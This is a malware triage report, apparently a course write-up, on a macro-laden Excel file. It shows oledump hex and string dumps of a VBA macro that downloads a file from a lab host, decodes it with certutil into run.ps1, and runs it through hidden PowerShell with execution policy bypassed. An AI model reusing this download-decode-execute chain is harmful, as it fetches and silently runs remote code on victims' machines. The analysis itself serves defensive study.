Practical Malware Analysis and Triage Malware Analysis Report

Sample: sheetForFinancial.xlsm

November 6, 2023

Muhfat Alam

Summary


MD5 and SHA256 hash value for **sheetForFinancial.xlsm.**

MD5: 4dda84ea2e71997f864666220b031dd6
SHA256: 16e6489b81a41f0bfc2bc9bb0165b624c51ed4fecf6438c73a5ee6501caf34d

Through our analysis, it appear that if we run this excel sheet (**sheetForFinancial.xlsm**), macro script will be invoked and download some file from the "**hxxp[://]srv3[.]wonderballfinancial[.]local/abc123[.]crt**" server. After download the file, it will decode the file with "**certutil**" and create a file called **run.ps1** and it will be invoked the 32 bit of PowerShell to run the **run.ps1**.

Technical Summary


Based on the **oledump.py**, we can recover the macro code from the excel file (**sheetForFinancial.xlsm**). In the source code, it appear there is function that seems to take several random characters from an array and builds strings out of it. After that it might call to create the HTTP object to reach out a **web URL** which spawned to open a request to "**hxxp[://]srv3[.]wonderballfinancial[.]local/abc123[.]crt**". After it get the file, it will write "**encd.crt**" file. In the end command will call to the shell object to run cmd to decode the "**encd.crt"** with "**certutil**", which create a file name **run.ps1**, After that invoke the full path to the 32-bit **PowerShell** to run the **run.ps1** file.




Static Analysis

Get the File Hash:
Get the hash value for excel file (**sheetForFinancial.xlsm**) on the cmder, run the following command,

```
sha256sum.exe sheetForFinancial.xlsm //in sha256 hash
md5sum.exe sheetForFinancial.xlsm //in md5 hash
```




VirusTotal Verdict: No match found.




Transfer the file on Remnux Machine:
After having the hash value from cmder, I transfer the file from Windows machine to Remnux machine.

From windows, open a **http server on port 80** and from the Remnux, use the wget command to get the file.




Running http server from Windows Machine



Get the file on the Remnux Machine


File is saved in my home directory.




Note: All the excel and word documents are actually a zip directory. Inside of the zip directory there are all kind of file or data are there, it have macro scripts and so on.

unzip the file:
If we use the “unzip” utility, we can see several documents inside of it. We go the workbook itself, **vbaproject.bin**, some printer settings and several other documents.


```
unzip sheetForFinancial.xlsm
```





Read inside of vbaProject.bin:
After **unzip** the **sheetForFinancial.xlsm** file, we see one interesting file, name **vbaProject.bin** which is a raw byte of visual basic scripting. We can open this file with

```
cat vbaProject.bin
```



After open up the **vbaProject.bin**, we see there are some string and URL there, however it hard to find the useful data with mix of gibberish letter.

oledump.py:
oledump is stand for Object Linking and Embedding. **Ole** is a class of software compatibility features inside of Microsoft Word, Excel, PowerPoint and other MS Office products which allow different functionalities between different types of office documents.

Simply, when we want to put a word document inside of my PowerPoint or Excel spreadsheet inside of a word document, we are using **ole**.

Here we can use this **oledump.py** to carve into these **ole** features inside of this Excel document.

```
oledump.py sheetForFinancial.xlsm
```

```
remnux@remnux:~/xl$ cd
remnux@remnux:~$ oledump.py sheetsForFinancial.xlsm
A: xl/vbaProject.bin
 A1:       468 'PROJECT'
 A2:        86 'PROJECTwm'
 A3: M    7829 'VBA/Module1'
 A4: m    1196 'VBA/Sheet1'
 A5: m    1204 'VBA/ThisWorkbook'
 A6:      3130 'VBA/_VBA_PROJECT'
 A7:      4020 'VBA/__SRP_0'
 A8:       272 'VBA/__SRP_1'
 A9:      3892 'VBA/__SRP_2'
A10:       220 'VBA/__SRP_3'
A11:       680 'VBA/__SRP_4'
A12:       106 'VBA/__SRP_5'
A13:       464 'VBA/__SRP_6'
A14:       106 'VBA/__SRP_7'
A15:       562 'VBA/dir'
remnux@remnux:~$
```

From the above, A1, A2, A3 ..., for any kind of data stream that's been packed inside of this Excel workbook, oledump is going to carve into that and give it an index.
So, we went into the Excel directory, and we found vbaProject.bin, oledump carved into it and found it as well and assigned it the A index which are like a data streams.

Now A3 has a capital "**M**" next to the index, and oledump is helping us out right now and says "hey, I looked into the vbaProject.bin and found a macro which is a capital "**M**" and check Module1".

Hexadump of the macro in A3:
Those are raw bytes, and those bytes are represented here in the hex dump. Use the following command:

```
oledump.py -s 3 sheetForFinancial.xlsm
```

-s : string
3 : for A3

This is still a messy document, tough to find all the string. But we can still see some strings and URL.

```
remnux@remnux:~$ oledump.py -s 3 sheetsForFinancial.xlsm
00000000: 01 16 03 00 04 F0 00 00  00 9A 0E 00 00 D4 00 00  ................
00000010: 00 B0 01 00 00 FF FF FF  FF 01 0F 00 00 DD 18 00  ................
00000020: 00 00 00 00 00 01 00 00  00 3C EF 13 1C 00 00 FF  .........<......
00000030: FF 03 00 00 00 00 00 00  00 B6 00 FF FF 01 01 00  ................
00000040: 00 00 00 FF FF FF FF 00  00 00 00 FF FF 08 00 FF  ................
00000050: FF 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 10  00 00 00 03 00 00 00 05  ................
00000090: 00 00 00 07 00 00 00 FF  FF FF FF FF FF FF FF 01  ................
000000A0: 01 08 00 00 00 FF FF FF  FF 78 00 00 00 02 00 00  .........x......
000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 FF FF  ................
000000D0: 00 00 00 00 4D 45 00 00  FF FF FF FF FF FF 00 00  ....ME..........
000000E0: 00 00 FF FF 00 00 00 00  FF FF 01 01 00 00 00 00  ................
000000F0: DF 00 FF FF 00 00 00 00  FF FF FF FF FF FF FF FF  ................
00000100: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000110: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000120: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000130: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000140: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000150: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000160: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000170: FF FF FF FF FF FF FF FF  FF FF 28 00 00 00 00 00  ..........(.....
00000180: 3E 0A FF FF FF FF 00 00  00 00 1A 08 FF FF FF FF  >...............
00000190: 00 00 00 00 1A 08 FF FF  FF FF 00 00 00 00 1A 08  ................
000001A0: FF FF FF FF 00 00 FF FF  01 01 00 00 00 00 00 00  ................
000001B0: 01 00 00 00 00 00 88 00  00 00 01 01 58 0C 00 00  ............X...
000001C0: 1B 08 68 04 00 00 0C 00  02 83 26 02 FF FF FF FF  ..h......&.....
000001D0: 00 00 00 00 FF FF FF FF  38 00 00 00 00 00 FF FF  ........8.......
000001E0: FF FF FF FF 00 00 00 00  FF FF FF FF FF FF FF FF  ................
000001F0: 00 00 00 00 00 00 00 00  1D 00 00 00 25 00 00 00  ............%...
00000200: 60 84 50 02 FF FF FF FF  D0 FF FF FF FF FF FF FF  `.P.............
00000210: 0C 00 FF FF 00 00 00 00  69 83 44 02 FF FF FF FF  ........i.D.....
00000220: 10 00 00 00 FF FF FF FF  02 01 FF FF 00 00 00 00  ................
00000230: FF FF FF FF 80 01 00 00  FF FF FF FF 08 02 00 00  ................
00000240: FF FF FF FF 98 00 00 00  40 01 00 00 08 00 00 00  ........@.......
00000250: 06 00 00 02 00 00 00 00  0B 12 32 02 FF FF FF FF  ..........2.....
00000260: 01 00 00 60 00 00 00 00  FF FF FF FF FF FF FF FF  ...`............
00000270: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000280: FF FF FF FF 00 00 00 00  48 00 00 00 00 00 00 00  ........H.......
00000290: FF FF FF FF FF FF FF FF  FF FF 01 00 14 00 14 00  ................
000002A0: 12 00 00 00 00 00 00 00  84 00 00 03 00 00 00 00  ................
000002B0: 40 84 34 02 FF FF FF FF  B0 FF FF FF FF FF FF FF  @.4.............
000002C0: 0C 00 FF FF 00 00 00 00  40 84 38 02 FF FF FF FF  ........@.8.....
000002D0: 98 FF FF FF FF FF FF FF  0C 00 FF FF 00 00 00 00  ................
000002E0: FF FF FF FF D8 00 00 00  40 84 70 02 F0 00 00 00  ........@.p.....
```

```
00001BA0: 42 45 62 02 79 C1 0C 55  67 62 6D 56 6C 00 5A 43  BEb.y..UgbmVl.ZC
00001BB0: 42 68 49 47 31 68 10 62  6D 46 6E C0 0D 2F 43 67  BhIG1h.bmFn../Cg
00001BC0: 00 70 4E 64 58 4E 30 49  47 00 64 76 49 47 5A 68  .pNdXN0IG.dvIGZh
00001BD0: 63 33 40 52 6C 63 69 34  75 C0 0D 6E 00 62 79 77  c3@Rlci4u..n.byw
00001BE0: 67 5A 32 38 73 11 C1 06  4C 43 42 C5 03 68 49 46  gZ28s...LCB..hIF
00001BF0: 20 52 6F 61 58 4D 61 0E  70 62 00 6D 63 67 59 32   RoaXMa.pb.mcgY2
00001C00: 39 74 5A 01 E0 01 5A 6E  56 73 62 48 6B 00 67 62  9tZ...ZnVsbHk.gb
00001C10: 47 39 68 5A 47 56 02 6B  60 08 42 54 53 39 47 54  G9hZGV.k`.BTS9GT
00001C20: 80 53 42 79 59 57 52 70  E1 09 08 63 6D 56 60 16  .SByYWRp...cmV`.
00001C30: 6C 75 61 57 00 35 6E 49  47 4A 31 59 32 30 74 6C  luaW.5nIGJ1Y20tl
00001C40: 64 43 A0 87 07 1E 20 20  75 61 2B 62 80 34 6D 03  dC....  ua+b.4m.
00001C50: 27 42 01 0E 27 41 89 80  1D 62 2E A0 04 65 61 6D  'B..'A...b...eam
00001C60: 70 26 12 33 61 26 57 51  85 26 30 61 47 20 55 67  p&.3a&WQ.&0aG Ug
00001C70: 5A 6D 46 00 1D 78 68 00  5A 48 6B 68 49 45 52 79  ZmF..xh.ZHkhIERy
00001C80: 00 61 58 5A 6C 49 48 56  7A 01 80 29 31 64 43 42  .aXZlIHVz..)1dCB
00001C90: 76 5A 69 00 42 6F 5A 58  4A 6C 49 53 60 42 47 62  vZi.BoZXJlIS`BGb
00001CA0: 33 4A 00 24 E0 07 47 AC  68 6C 01 23 E0 03 73 80  3J.$..G.hl.#..s.
00001CB0: 18 35 60 03 80 5A 62 33  55 6E 63 6D 00 2A 00 32  .5`..Zb3Uncm.*.2
00001CC0: 4A 7A 5A 58 4E 7A 5A 17  E0 0C 4C 18 E2 3E 2E 01  JzZXNzZ...L..>..
00001CD0: 47 20 22 47 0A 45 22 65  68 21 41 2F 2F 73 72 00  G "G.E"eh!A//sr.
00001CE0: 76 33 2E 77 6F 6E 64 65  00 72 62 61 6C 6C 66 69  v3.wonde.rballfi
00001CF0: 6E 00 61 6E 63 69 61 6C  2E 6C 00 6F 63 61 6C 2F  n.ancial.l.ocal/
00001D00: 61 62 63 40 31 32 33 2E  63 72 01 89 46 38 61 6C  abc@123.cr..F8al
00001D10: 73 44 63 E5 23 03 0B 53  65 5C 6E 64 A1 59 A7 26  sDc.#..Se\nd.Y.&
00001D20: E4 51 39 E8 51 30 39 EC  51 57 69 C0 B1 82 29 4B  .Q9.Q09.QWi...)K
00001D30: 07 2E 54 04 79 70 61 B9  31 20 27 2F 2F 72 62 E0  ..T.ypa.1 '//rb.
00001D40: 11 72 79 0C 04 E1 18 4C  02 77 0C 72 69 00 C1 A3  .ry....L.w.ri...
00001D50: 11 72 65 73 70 80 6F 6E  73 65 42 6F 64 2D 07 00  .resp.onseBod-..
00001D60: 73 61 76 65 74 6F 66 69  00 6C 65 20 22 65 6E 63  savetofi.le "enc
00001D70: 64 85 04 1B 32 41 0D 6F  76 65 72 C2 08 DF 4B 0B  d...2A.over...K.
00001D80: 01 72 41 15 AB 02 C0 60  35 5F 3A 5F 3A 2E 58 5F  .rA....`5_:_:.X_
00001D90: 3A 54 3A 20 10 36 21 10  5A 32 02 56 A0 48 31 35  :T: .6!.Z2.V.H15
00001DA0: 49 47 56 7A 80 63 48 4A  6C 63 33 4E 40 67 20 31  IGVz.cHJlc3N@g 1
00001DB0: 68 59 32 68 C0 61 55 2F  00 49 45 70 31 63 33 51  hY2h.aU/.IEp1c3Q
00001DC0: 67 84 62 58 40 61 48 56  6A 61 C0 68 00 62 6D 38  g.bX@aHVja.h.bm8
00001DD0: 67 61 57 4E 6C 23 40 62  A6 47 59 53 42 40 77 4A  gaWNl#@b.GYSB@wJ
00001DE0: 35 90 49 48 52 68 C0 78  75 64 40 66 B8 49 48 6C  5.IHRh.xud@f.IHl
00001DF0: C0 78 41 63 40 74 69 5F  7E FF 4F 7E BF 13 BF 13  .xAc@ti_~.O~....
00001E00: 61 5B BF 13 DF 09 0F 49  0D 49 01 5C 32 53 68 65  a[.....I.I.\2She
00001E10: 6C 6C 20 28 00 22 63 6D  64 20 2F 63 20 00 63 65  ll (."cmd /c .ce
00001E20: 72 74 75 74 69 6C 00 20  2D 64 65 63 6F 64 65 02  rtutil. -decode.
00001E30: 20 15 23 20 72 75 6E 2E  70 08 73 31 20 60 61 3A   .# run.p.s1 `a:
00001E40: 5C 57 69 01 40 63 77 73  5C 53 79 73 57 10 4F 57  \Wi.@cws\SysW.OW
00001E50: 36 34 05 01 50 6F 77 04  65 72 22 05 5C 76 31 2E  64..Pow.er".\v1.
00001E60: 30 14 5C 70 F1 00 73 21  06 2E 65 78 00 65 20 2D  0.\p..s!..ex.e -
00001E70: 65 70 20 62 79 00 70 61  73 73 20 2D 57 20 00 48  ep by.pass -W .H
00001E80: 69 64 64 65 6E 20 2E 8E  5C A4 05 29 44 11 28 53  idden ..\..)D.(S
00001E90: 75 62 D1 61 00                                    ub.a.
```

String dump for ole object:

we can pull out just the string from this object, just need to add “capital dash S” before the file name.

```

oledump.py -s 3 -S sheetForFinancial.xlsm
```

```
remnux@remnux:~$ oledump.py -s 3 -S sheetsForFinancial.xlsm
Microsoft.XMLHTTP
Adodb.Stream$
encd.crt
//overwrite
//binary
wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29t
ZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC'
bmVl
WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg
TSBy
WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg
IHdp
Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW
Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW
'
IHVz]
http://srv3.wonderballfinancial.local/abc123.crt
